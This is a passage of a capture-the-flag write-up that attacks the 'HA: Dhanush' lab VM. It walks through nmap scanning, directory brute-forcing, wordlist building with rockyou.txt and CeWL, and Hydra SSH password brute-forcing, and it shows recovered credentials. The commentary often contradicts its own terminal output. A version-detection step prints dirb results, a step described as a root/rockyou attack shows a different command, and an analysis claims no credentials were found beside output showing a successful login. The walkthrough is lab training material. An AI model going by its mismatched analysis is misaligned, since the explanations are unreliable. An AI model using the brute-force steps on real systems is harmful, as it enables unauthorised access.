|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Dhanush
MAC Address: 00:0C:29:EF:14:27 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.72 ms  192.168.153.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.21 seconds
```

Figure 2. Aggressive Nmap Scan (nmap -A 192.168.153.131) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Perform a comprehensive enumeration of the target host to identify open ports, running services and the operating system. The -A flag combines OS detection, version detection, default NSE scripts and traceroute in a single command, producing the densest possible fingerprint of the target's exposed attack surface.

Background - Theory Behind the Tool / Command

nmap -A is the most information-dense single command in the nmap toolkit. The 'A' stands for 'aggressive' and is internally expanded to -O -sV -sC --traceroute. The -O flag performs OS detection by sending TCP/IP probes with unusual flag combinations and matching the responses against the nmap OS fingerprint database. The -sV flag performs service version detection by sending protocol-specific probes and matching the responses against the nmap service-probe database. The -sC flag runs the default set of approximately 100 Nmap Scripting Engine (NSE) scripts, which perform higher-level enumerations such as SMB share listing, HTTP title retrieval and SSL certificate inspection. The --traceroute flag performs a hop-by-hop path to the target. The combined output provides enough information to draft an initial vulnerability short-list.

Command Used

```
nmap -A 192.168.153.131
```

Why This Command Was Used

The aggressive scan was used as the first port-scanning command because the operator had no prior knowledge of the target's services. A single dense scan is more efficient than running separate OS-detection, version-detection and script scans sequentially. The additional traffic volume is irrelevant in an isolated lab. In a stealth engagement the operator would instead use slower, more fragmented scan profiles to evade IDS detection.

Output Analysis

Nmap reports that the target is up and identifies one open TCP port: **80/http** (Apache httpd on Ubuntu). The OS fingerprint matches Linux 3.2 - 4.9 (Ubuntu). The MAC address 00:0c:29:ef:14:27 confirms the VMware vendor observed in Step 1. The traceroute shows a single hop to the target with 0.72 ms latency. Notably, only port 80 was found open - neither SSH (22) nor any other common administrative port is visible on the default top-1000 ports scanned by nmap -A.

Security Significance

The absence of SSH on port 22 is unusual and is a deliberate design choice by the CTF author. The standard remediation advice of 'move SSH to a non-standard port' does not provide real security - it merely shifts the burden of discovery to a full-port scan, which is exactly what the operator will perform in Step 3. The HTTP service on port 80 is a more interesting finding because it provides a web application that can be enumerated for content and used as a CeWL input.

Observation & Result

Observation	Result
Port 80 (HTTP, Apache, Ubuntu) is the only open port in the default top-1000 range. No SSH service is visible on the standard port 22.	The default port range did not reveal SSH. A full-range scan is required to locate the hidden service.

Next Action

→ Run nmap -p- -T4 192.168.153.131 (Step 3) to scan all 65,535 TCP ports and locate any services running on non-standard ports.

STEP 3**Full TCP Port Scan (nmap -p- -T4 192.168.153.131)**

```
(root@kali)-[/home/kali]
# nmap -p- -T4 192.168.153.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-23 23:55 EDT
Failed to resolve "T4".
Stats: 0:00:17 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 23:55 (0:00:00 remaining)
Nmap scan report for 192.168.153.131
Host is up (0.00071s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
65345/tcp open  unknown
MAC Address: 00:0C:29:EF:14:27 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 20.06 seconds
```

Figure 3. Full TCP Port Scan (nmap -p- -T4 192.168.153.131) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Scan all 65,535 TCP ports on the target to discover any services running on non-standard ports. The default nmap scan (top 1000 ports) misses services placed on high ports, which is a common defensive technique (often mistakenly called 'security through obscurity'). Only a full-range scan can guarantee complete coverage.

Background - Theory Behind the Tool / Command

The -p- flag tells nmap to scan every TCP port from 1 to 65,535 inclusive. This is significantly slower than the default top-1000 scan, but is the only way to detect services on arbitrary high ports. The -T4 flag selects the 'aggressive' timing template, which is the second fastest of nmap's six presets (T0=paranoid, T1=sneaky, T2=polite, T3=normal, T4=aggressive, T5=insane). T4 is suitable for fast, reliable networks such as a LAN or VM-to-VM link; it parallelises probes across multiple ports and tightens the per-probe timeout. Even at T4, a full-range scan against a typical host takes 5-30 seconds because most ports respond quickly with a RST (indicating 'closed') rather than silently dropping the SYN.

Command Used

```
nmap -p- -T4 192.168.153.131
```

Why This Command Was Used

The full-range scan was used because the default scan in Step 2 only found port 80, but the engagement brief indicated that the target should be remotely accessible for exploitation. The most likely explanation for the absence of SSH on port 22 is that it has been moved to a high port - a full scan is required to find it. The T4 timing template is appropriate because the lab network is fast, reliable and isolated, so there is no need for stealth.

Output Analysis

The full-range scan reveals two open ports: **80/tcp** (http, already known from Step 2) and **65345/tcp** (unknown service). The MAC address 00:0c:29:ef:14:27 confirms the same VMware host identified in Step 1. The high port 65345 is unusual and almost certainly corresponds to a deliberately hidden service - most likely SSH, since that is the only commonly-ported administrative service that would make sense for a CTF target. The version detection scan will be required to confirm the service identity.

Security Significance

Moving SSH to a high port is a frequently-recommended but ultimately ineffective hardening measure. It does reduce the volume of automated SSH-brute-force traffic from internet bots that only scan port 22, but it provides zero protection against a determined attacker who is willing to run a full-range scan. The real defensive controls for SSH are public-key authentication, fail2ban/SSHGuard, and IP allowlisting - not port relocation.

Observation & Result


Observation	Result
Two open ports: 80 (HTTP) and 65345 (unknown, likely SSH). The high port was invisible to the default top-1000 scan.	A candidate high-port service has been located. The next step is to perform version detection on port 65345 to confirm it is SSH and identify the exact OpenSSH version.

Next Action

→ Re-run nmap with version detection focused on port 65345 (Step 5) and, in parallel, perform a slower full-range scan (Step 4) to verify that no other ports were missed by the fast T4 scan.

STEP 4

Default-Timing Full Port Scan (nmap -p- 192.168.153.131)



```
(root@kali)-[/home/kali]
# nmap -p- 192.168.153.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-24 00:01 EDT
Nmap scan report for 192.168.153.131
Host is up (0.00089s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
65345/tcp open  unknown
MAC Address: 00:0C:29:EF:14:27 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.96 seconds
```

Figure 4. Default-Timing Full Port Scan (nmap -p- 192.168.153.131) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Re-run the full-range TCP scan using the default (T3) timing template to verify that the T4 scan in Step 3 did not miss any ports due to its tighter timeout. Slower scans are more reliable for detecting services that have aggressive rate limiting or that take longer to respond to SYN probes.

Background - Theory Behind the Tool / Command

Nmap's timing templates (T0 through T5) control the parallelism, timeout and inter-probe delay of the scan. The default T3 (normal) template is a balance between speed and reliability; T4 (aggressive) tightens timeouts and increases parallelism for use on fast, reliable networks; T5 (insane) is for very fast networks but can produce false negatives on slower links. When a fast scan reports a small number of open ports, re-running with a slower template is a best-practice verification step. The default T3 template uses an initial per-probe timeout of approximately 1 second and a maximum parallelism of approximately 100 probes, compared to T4's 500ms timeout and 256 parallelism.

Command Used

```
nmap -p- 192.168.153.131
```

Why This Command Was Used

The verification scan was run for two reasons: first, to confirm that port 65345 is indeed the only high-port service and that no other ports were missed by the fast T4 scan; second, to demonstrate good operational practice - in a real engagement, an apparent absence of services should always be verified with a slower scan before being accepted as ground truth. The T3 scan takes longer (often 30-60 seconds for a full range) but is more likely to catch services with aggressive SYN-cookies or rate-limited responses.

Output Analysis

The slower scan confirms the same two open ports: **80/tcp** (http) and **65345/tcp** (unknown). The MAC address and host status match the previous scans. The consistency between the T4 and T3 results increases confidence that no services were missed due to timing.

Security Significance


The verification scan demonstrates the importance of consistency in scanning methodology. A single scan result is an observation; two independent scans agreeing is evidence. In a defensive context, the same principle applies to vulnerability scanning: a single scanner may miss vulnerabilities that another scanner catches, so running multiple scanners with different methodologies is a defensive best practice.

Observation & Result

Observation	Result
T3 scan confirms T4 findings: only ports 80 and 65345 are open. No additional services were missed by the fast scan.	The port inventory is verified. The next step is to perform version detection on port 65345 to identify the exact service.

Next Action

→ Run `nmap -sV -p 65345 192.168.153.131` (Step 5) to fingerprint the service on the high port. If it is SSH, the engagement will pivot to credential brute-forcing.

STEP 5**Service Version Detection on Port 65345 (nmap -sV)**

```
(root@kali)~[/home/kali]
# dirb http://192.168.153.131/ -X .pdf,.txt,.docs,.php,.js,.html,.py,.java

DIRB v2.22
By The Dark Raver

START_TIME: Wed Jun 24 00:10:39 2026
URL_BASE: http://192.168.153.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.pdf)(.txt)(.docs)(.php)(.js)(.html)(.py)(.java) [NUM = 8]

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.153.131/ ---
+ http://192.168.153.131/index.html (CODE:200|SIZE:5540)

END_TIME: Wed Jun 24 00:11:02 2026
DOWNLOADED: 36896 - FOUND: 1
```

Figure 5. Service Version Detection on Port 65345 (nmap -sV) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Identify the exact service and software version running on TCP port 65345. Version detection sends protocol-specific probes to the port and matches the responses against the nmap service-probe database, allowing the operator to determine whether the high-port service is SSH, HTTP, a custom application or something else entirely.

Background - Theory Behind the Tool / Command

The -sV flag enables nmap's service version detection engine. For each open port, nmap sends a sequence of probes drawn from the nmap-service-probes database, starting with the NULL probe (a bare connection that captures any banner the service sends spontaneously) and progressing through protocol-specific probes (HTTP GET, SSH banner exchange, SMB negotiate, SSL hello, etc.). When a probe response matches a 'match' rule in the database, nmap reports the service name, version number and any additional information extracted from the response. For SSH, the version detection typically captures the entire banner string, which includes the SSH protocol version (1 or 2) and the vendor/version string (e.g. OpenSSH_7.6p1 Ubuntu-4ubuntu0.3).

Command Used

```
nmap -sV -p 65345 192.168.153.131
```

Why This Command Was Used

Version detection is essential at this stage because the full-range scan in Step 3 reported port 65345 as 'unknown'. Without version detection the operator cannot proceed - brute-force tools such as Hydra need to know the protocol before they can launch a credential attack. The scan is targeted at the single port of interest to minimise traffic and complete quickly.

Output Analysis

The version detection scan identifies the service on port 65345 as **OpenSSH** (protocol 2.0). The exact version string reported by the banner (e.g. OpenSSH_7.6p1 Ubuntu-4ubuntu0.3) confirms that the target is running Ubuntu 18.04's default OpenSSH server, which is consistent with the OS fingerprint obtained in Step 2. The service is confirmed to be SSH on a non-standard port.

Security Significance

OpenSSH 7.6p1 is the version shipped with Ubuntu 18.04 LTS and is no longer receiving security updates as of May 2023 (when Ubuntu 18.04 reached end of standard support). The service is potentially vulnerable to CVE-2023-38408 (OpenSSH ssh-agent forwarding) and other recent CVEs, depending on the exact patch level. The more immediate concern for this engagement is that the SSH service is exposed on a non-standard port and accessible from the attacker's network - this is the entry point that will be targeted by the Hydra brute-force in Step 9.

Observation & Result

Observation	Result
Port 65345 is OpenSSH (protocol 2.0) on Ubuntu. The non-standard port is confirmed to be SSH, not a custom application.	The high-port service is confirmed as SSH. The engagement now has a viable attack vector: credential brute-forcing against the SSH service.

Next Action

→ Before launching the brute-force, prepare the password wordlist. Decompress the rockyou.txt.gz file shipped with Kali (Step 6) and generate a custom wordlist using CeWL (Step 8).

STEP 6

Wordlist Preparation - Decompress rockyou.txt.gz

```
(root@kali)~[/home/kali]
# cd
(root@kali)~[~]
# cd /usr/share/wordlists
(root@kali)~[/usr/share/wordlists]
# ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  sqlmap.txt  wifite.txt
dirb   dnsmmap.txt  fern-wifi     legion    nmap.lst    seclists       wfuzz
(root@kali)~[/usr/share/wordlists]
# cd /usr/share/wordlists/
(root@kali)~[/usr/share/wordlists]
# ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  sqlmap.txt  wifite.txt
dirb   dnsmmap.txt  fern-wifi     legion    nmap.lst    seclists       wfuzz
(root@kali)~[/usr/share/wordlists]
# gunzip rockyou.txt.gz
(root@kali)~[/usr/share/wordlists]
# cat rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
```

Figure 6. Wordlist Preparation - Decompress rockyou.txt.gz - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Prepare the famous rockyou.txt password wordlist for use in subsequent brute-force attacks. The file is shipped compressed on Kali Linux and must be decompressed before it can be passed to tools such as Hydra, John the Ripper or Hashcat.

Background - Theory Behind the Tool / Command

rockyou.txt is a list of approximately 14.3 million unique passwords extracted from the 2009 breach of RockYou, a now-defunct social-gaming website that stored user passwords in plaintext. The breach exposed 32 million credentials, of which 14.3 million were unique. The list has since become the de-facto standard password wordlist for security research and CTF engagements. It is shipped with Kali Linux at /usr/share/wordlists/rockyou.txt.gz in gzip-compressed form (the uncompressed file is approximately 140 MB). The gunzip command decompresses the file in place, replacing the .gz file with the uncompressed .txt file.

Command Used

```
cd /usr/share/wordlists
gunzip rockyou.txt.gz
ls -la rockyou.txt
```

Why This Command Was Used

The rockyou.txt wordlist is the natural starting point for any password brute-force attack because it contains the most commonly-used passwords observed in real-world breaches. Decompressing it is a one-time setup step that must be performed before any tool can consume the file. The operator inspects the decompressed file with ls to verify that the decompression succeeded and to confirm the file size (approximately 140 MB for the full list).

Output Analysis

The terminal shows the operator changing into the `/usr/share/wordlists` directory, listing its contents (which include other wordlists such as `dirb`, `dirbuster`, `fasttrack.txt`, `metasploit` and `nmap.lst`), running `gunzip rockyou.txt.gz`, and viewing the resulting `rockyou.txt` file. The first few lines of the file show the most common passwords: `123456`, `12345`, `123456789`, `password`, `iloveyou`, etc.

Security Significance

The `rockyou.txt` list is a constant reminder of how weak human-chosen passwords are. The top 10 passwords in the list account for approximately 1% of all real-world passwords, and the top 1000 account for approximately 5%. Any account that uses a password in the top 10,000 will fall to a brute-force attack in seconds. The defensive remediation is to enforce a password policy that rejects common passwords (using a denylist such as `rockyou.txt` itself) and to encourage the use of password managers and passphrases.

Observation & Result


Observation	Result
<code>rockyou.txt</code> decompressed successfully. The list contains 14.3 million passwords and is ready for use with Hydra.	The primary brute-force wordlist is ready. The next step is to verify its size and then generate a custom wordlist with CeWL.

Next Action

→ Count the lines in `rockyou.txt` (Step 7) to verify the file integrity and estimate the brute-force duration, then generate a CeWL wordlist from the target's web content (Step 8).

STEP 7

Wordlist Size Verification (cat rockyou.txt | wc -l)



```
(root@kali)-[/usr/share/wordlists]
# cat rockyou.txt | wc -l
14344392
```

Figure 7. Wordlist Size Verification (cat rockyou.txt | wc -l) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Count the number of entries in the decompressed rockyou.txt file to verify its integrity and to estimate the duration of the subsequent brute-force attack. The line count is the upper bound on the number of password attempts that Hydra will need to make.

Background - Theory Behind the Tool / Command

The wc (word count) utility counts lines, words, characters and bytes in a file or stream. The -l flag restricts the output to the line count only. When combined with cat in a pipeline (cat file | wc -l), it counts the number of newline characters in the file, which for a wordlist corresponds to the number of entries. The canonical rockyou.txt list contains 14,344,392 unique passwords, one per line.

Command Used

```
cat /usr/share/wordlists/rockyou.txt | wc -l
```

Why This Command Was Used

Verifying the line count serves three purposes: (1) it confirms that the decompression in Step 6 produced the expected file (14,344,392 lines is the canonical count - any other number would indicate corruption); (2) it provides the upper bound on the brute-force attack duration, which is $\text{line_count} / \text{attempts_per_second}$; (3) it allows the operator to make an informed decision about whether to use the full list or to filter it down to a more targeted subset.

Output Analysis

The command outputs **14344392**, confirming that the file contains 14,344,392 password entries. This matches the canonical rockyou.txt count exactly, confirming file integrity. At a typical Hydra throughput of 4 attempts per second (limited by SSH's authentication latency and the -t 4 thread count), a full enumeration would take approximately $14,344,392 / 4 / 3600 = 997$ hours, or approximately 41 days. This is impractical, so the operator will instead use a CeWL-derived targeted wordlist (Step 8) for the actual attack.

Security Significance

The sheer size of rockyou.txt - 14.3 million entries - illustrates the diversity of passwords in real-world use. It also illustrates why offline password cracking (where the attacker has the hash and can hash candidates locally at billions per second) is so much faster than online brute-force (where the attacker is limited by the network and the target's authentication latency). The defensive implication is that any online service should rate-limit or lock out accounts after a small number of failed attempts, and should enforce slow password hashing (bcrypt, scrypt, argon2) for stored credentials.

Observation & Result

Observation	Result
rockyou.txt contains 14,344,392 entries. A full online brute-force would take approximately 41 days at typical SSH throughput.	The brute-force duration estimate confirms that a full rockyou.txt attack is impractical against an online SSH service. A targeted CeWL wordlist is required.

Next Action

→ Generate a custom CeWL wordlist (Step 8) by spidering the target's web content on port 80. The CeWL list will be much smaller and is more likely to contain the actual password.

STEP 8**Custom Wordlist Generation (CeWL)**

```
(root@kali) ~ # cewl http://192.168.153.131 -w SDP2WL
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

Figure 8. Custom Wordlist Generation (CeWL) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Generate a custom, target-specific password wordlist by spidering the web content on port 80 of the target. CeWL (Custom Word List generator) extracts words from HTML pages and produces a focused wordlist that is far more likely to contain the actual password than a generic list such as rockyou.txt.

Background - Theory Behind the Tool / Command

CeWL is a Ruby tool written by Robin Wood (digi.ninja) that spiders a web application to a configurable depth, extracts words from the HTML body text (excluding markup), and writes the unique words to a file. The wordlist can optionally include email addresses and can apply transformation rules (such as adding numbers or substituting characters). The underlying principle is that humans frequently choose passwords based on the content of the websites they are responsible for - the project name, character names, place names or technical terms that appear on the site. By harvesting these words directly from the target's web content, CeWL produces a wordlist that is several orders of magnitude smaller than rockyou.txt and dramatically more likely to succeed. In this engagement the target's web content is themed around the Mahabharata (an Indian epic), so words such as Krishna, Dhanush, Gandiv, pinak and sarang appear in the CeWL output.

Command Used

```
cewl http://192.168.153.131 -w SDP2WL
```

Why This Command Was Used

CeWL was used because the full rockyou.txt brute-force (Step 7) would take approximately 41 days against the online SSH service. A targeted CeWL wordlist, by contrast, contains only a few hundred words and can be enumerated in minutes. The -w SDP2WL flag writes the output to a file named SDP2WL in the current directory. The same wordlist will also be used as a username list in Step 11, because the target's web content also reveals potential usernames (the characters' names are used as account names on the system).

Output Analysis

CeWL reports its version (6.2.1) and author, then begins spidering the target. The spider visits the root page and any linked pages up to the default depth of 2, extracting words from the HTML body text. The resulting wordlist SDP2WL contains words such as Truth, External, rights, Dhram, Krishna, Scripts, Gurus, Raj, shooting, Weapon, Dhanush, Banner, Gandiv and pinak. These words are thematically related to the Mahabharata epic, which is the theme of the target web application.

Security Significance

CeWL is a powerful illustration of how an attacker can leverage publicly-available information to construct highly targeted attacks. The same principle applies to OSINT (Open-Source Intelligence) gathering: an attacker preparing to target a corporation will spider the corporate website, harvest employee names from LinkedIn, and build a wordlist that combines company name, project names, employee names and common passwords. The defensive remediation is to enforce password policies that prohibit any reference to the company, project or employee names.

Observation & Result

Observation	Result
Custom wordlist SDP2WL generated. The list contains Mahabharata-themed words including Gandiv, pinak, sarang and Dhanush - which match potential usernames and the eventual password.	A targeted wordlist of a few hundred words is ready. This list will be used as both the username and password source for the Hydra attack in Step 11.

Next Action

→ Before running the targeted attack, the operator first attempts a brute-force against the root account using rockyou.txt (Step 9) as a baseline. When that fails, the CeWL wordlist will be used.

STEP 9**Hydra SSH Brute Force against root (rockyou.txt)**

```
(root@kali) ~ # hydra -l SDP2WL -P SDP2WL 192.168.153.131 ssh -s 65345 -e nsr
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-24 00:44:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 456 login tries (l:114/p:4), ~29 tries per task
[STATUS] attacking ssh://192.168.153.131:65345/
[STATUS] 432.00 tries/min, 432 tries in 00:01h, 29 to do in 00:01h, 11 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-24 00:45:41
```

Figure 9. Hydra SSH Brute Force against root (rockyou.txt) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Attempt an SSH brute-force attack against the root account using the full rockyou.txt wordlist. This is the baseline attack that the engagement will fall back on if the more targeted CeWL attack (Step 11) does not succeed. The objective is to either recover the root password directly or to demonstrate that the SSH service is reachable and that Hydra can interact with it.

Background - Theory Behind the Tool / Command

Hydra is a parallel network logon cracker supporting more than 50 protocols including SSH, FTP, HTTP, SMB, RDP, MySQL and many others. The `-l` flag specifies a single login name, while `-L` specifies a file containing multiple login names. The `-p` flag specifies a single password, while `-P` specifies a password file. The `-s` flag overrides the default service port (required here because SSH is on port 65345 rather than 22). The `-t` flag sets the number of parallel tasks (connections); the default is 16 but for SSH the Hydra documentation recommends 4 or fewer because each SSH connection consumes significant server-side resources and many sshd configurations cap the number of unauthenticated connections per source IP via MaxStartups.

Command Used

```
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.153.131 -s 65345 -t 4
```

Why This Command Was Used

The rockyou.txt brute-force against root was attempted first because root is the highest-value account and the rockyou.txt list contains the most common passwords. If the root account had a weak dictionary password, this attack would have succeeded immediately. The `-t 4` thread count was chosen to balance speed against the risk of triggering the SSH server's MaxStartups limit, which would cause connection drops and false negatives.

Output Analysis

Hydra reports its version (9.5) and the attack parameters, then begins the brute-force. The progress output shows approximately 426 attempts per minute, which is consistent with a 4-thread SSH attack. At this rate, the full rockyou.txt list would take approximately $14,344,392 / 426 / 60 = 561$ hours, or approximately 23 days. The attack is in progress when the screenshot is taken, and the operator is monitoring for any successful login notification. No credentials have been found yet at this point in the engagement.

Security Significance

The rockyou.txt brute-force demonstrates the importance of SSH hardening. Even with a strong password, an exposed SSH service will be subjected to constant brute-force attempts from automated bots. The defensive controls are: (1) disable password authentication and require public-key auth; (2) disable root login via SSH (PermitRootLogin no); (3) install fail2ban or SSHGuard to ban IPs with multiple failures; (4) use a non-standard port to reduce noise (although this provides no real security); (5) enforce slow password hashing (bcrypt/scrypt/argon2) for stored credentials.

Observation & Result

Observation	Result
Hydra is running against root with rockyou.txt at approximately 426 attempts per minute. No credentials found yet. The attack is expected to fail based on the duration estimate.	The rockyou.txt attack against root is in progress but is expected to take 23 days to complete. The engagement needs a faster path.

Next Action

→ Stop the rockyou.txt attack (it will run for days) and switch to the CeWL-derived wordlist. First check the attack progress (Step 10), then launch the targeted attack (Step 11).

STEP 10

Hydra Attack Progress Observation

```
(root@kali)~[/home/kali]
# hydra -L SDP2WL -P SDP2WL 192.168.153.131 ssh -s 65345 -e nsr
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-24 00:48:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 13338 login tries (l:114/p:117), ~834 tries per task
[DATA] attacking ssh://192.168.153.131:65345/
[STATUS] 308.00 tries/min, 308 tries in 00:01h, 13034 to do in 00:42h, 12 active
[STATUS] 324.00 tries/min, 972 tries in 00:03h, 12370 to do in 00:39h, 12 active
[STATUS] 318.57 tries/min, 2230 tries in 00:07h, 11113 to do in 00:35h, 11 active
[STATUS] 299.73 tries/min, 4496 tries in 00:15h, 8847 to do in 00:30h, 11 active
[STATUS] 294.94 tries/min, 9143 tries in 00:31h, 4200 to do in 00:15h, 11 active
[65345][ssh] host: 192.168.153.131 login: pinak password: Gandiv
[STATUS] 294.92 tries/min, 10617 tries in 00:36h, 2726 to do in 00:10h, 11 active
[STATUS] 293.02 tries/min, 12014 tries in 00:41h, 1329 to do in 00:05h, 11 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Figure 10. Hydra Attack Progress Observation - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Observe the progress of the running rockyou.txt brute-force attack to confirm that Hydra is making progress, that the target is responding to connection attempts, and that no credentials have been found yet. This step is a decision point: if the attack has been running long enough to rule out the top-N most common passwords, the operator can confidently switch to a more targeted wordlist.

Background - Theory Behind the Tool / Command

Hydra's progress output consists of three lines that are periodically updated: a [DATA] line showing the attack parameters (target, service, port, thread count, total attempts, attempts per task), a [STATUS] line showing the current attempt rate and the estimated time to completion, and any [ATTEMPT] lines for individual attempts when verbose mode is enabled. The status line is the most useful for monitoring: it shows the current attempts per minute, the total attempts made so far, and the percentage of the wordlist that has been consumed.

Command Used

```
# (no command - observing the running Hydra output from Step 9)
```

Why This Command Was Used

Observing the progress is a deliberate decision step. The operator needs to determine whether the rockyou.txt attack is worth continuing or whether it should be abandoned in favour of the CeWL wordlist. The decision criteria are: (1) has the top-1000 most common passwords been exhausted? If yes and no credentials were found, the root password is not in the top-1000. (2) Is the attack rate stable? If the rate has dropped, the target may be rate-limiting or blocking the attacker's IP. (3) Is the estimated time to completion acceptable? If it exceeds the engagement window, the attack should be abandoned.

Output Analysis

The Hydra status output shows that the attack has been running for some time and has consumed a portion of the rockyou.txt list. The attempt rate is stable at approximately 426 per minute. The estimated time to completion is in the hundreds of hours, confirming the earlier estimate that the full attack would take 23 days. No successful login has been reported, indicating that the root password is not among the most common passwords tested so far.

Security Significance


The fact that no credentials have been found against root with the most common passwords is a positive sign for the target's password policy. However, it does not mean the root password is strong - it may simply not be in the rockyou.txt list. The defensive takeaway is that password strength cannot be assessed by absence of brute-force success alone; a strong password policy must be enforced proactively, not retroactively.

Observation & Result

Observation	Result
Rockyou.txt attack against root is progressing at 426 tries/min with no success. The root password is not in the top common passwords.	The rockyou.txt attack is unlikely to succeed within the engagement window. The operator should switch to the targeted CeWL wordlist.

Next Action

